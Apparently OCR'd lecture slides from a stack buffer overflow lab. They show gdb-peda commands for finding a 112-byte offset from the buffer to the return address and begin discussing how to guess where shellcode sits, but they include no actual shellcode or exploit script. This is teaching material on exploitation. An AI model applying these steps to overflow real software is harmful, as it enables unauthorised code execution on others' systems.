
1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp
5. Find the address of buffer

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
```

Address of buffer!

.

Step 1: Find the offset between the base of the buffer and the return address




1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp
5. Find the address of buffer
6. Calculate the difference between ebp and buffer

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

Our offset!!! (almost)

Step 1: Find the offset between the base of the buffer and the return address



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
$4 = 108
gdb-peda$ q
```

We need to add 4 to reach the return address

108 + 4 = 112 is our total offset

Step 1: Find the offset between the base of the buffer and the return address



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2. Run the program until it reaches the breakpoint
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4. Find the address of $ebp
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gdb-peda$ p &buffer
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gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

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108 + 4 = 112 is our total offset

```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
   (…)
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
17      {
gdb-peda$ n
   (…)
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

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
6. Calculate the difference between ebp and buffer


TL;DR GDB

Step 2: Find the address of our malicious **shellcode**



We are going to guess where our malicious code is going to be!

Step 2: Find the address of our malicious **shellcode**




We are going to guess where our malicious code is going to be!

What should our *stuff* be in the payload?

Does it matter?


Step 2: Find the address of our malicious **shellcode**



We are going to guess where our malicious code is going to be!

Let's guess!

Step 2: Find the address of our malicious **shellcode**



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


Program crashes!


Let's guess!

We are going to guess where our malicious code is going to be!

This could potentially go on for a very long time ☹

We need a better approach to guessing!

Step 2: Find the address of our malicious **shellcode**



Program crashes!

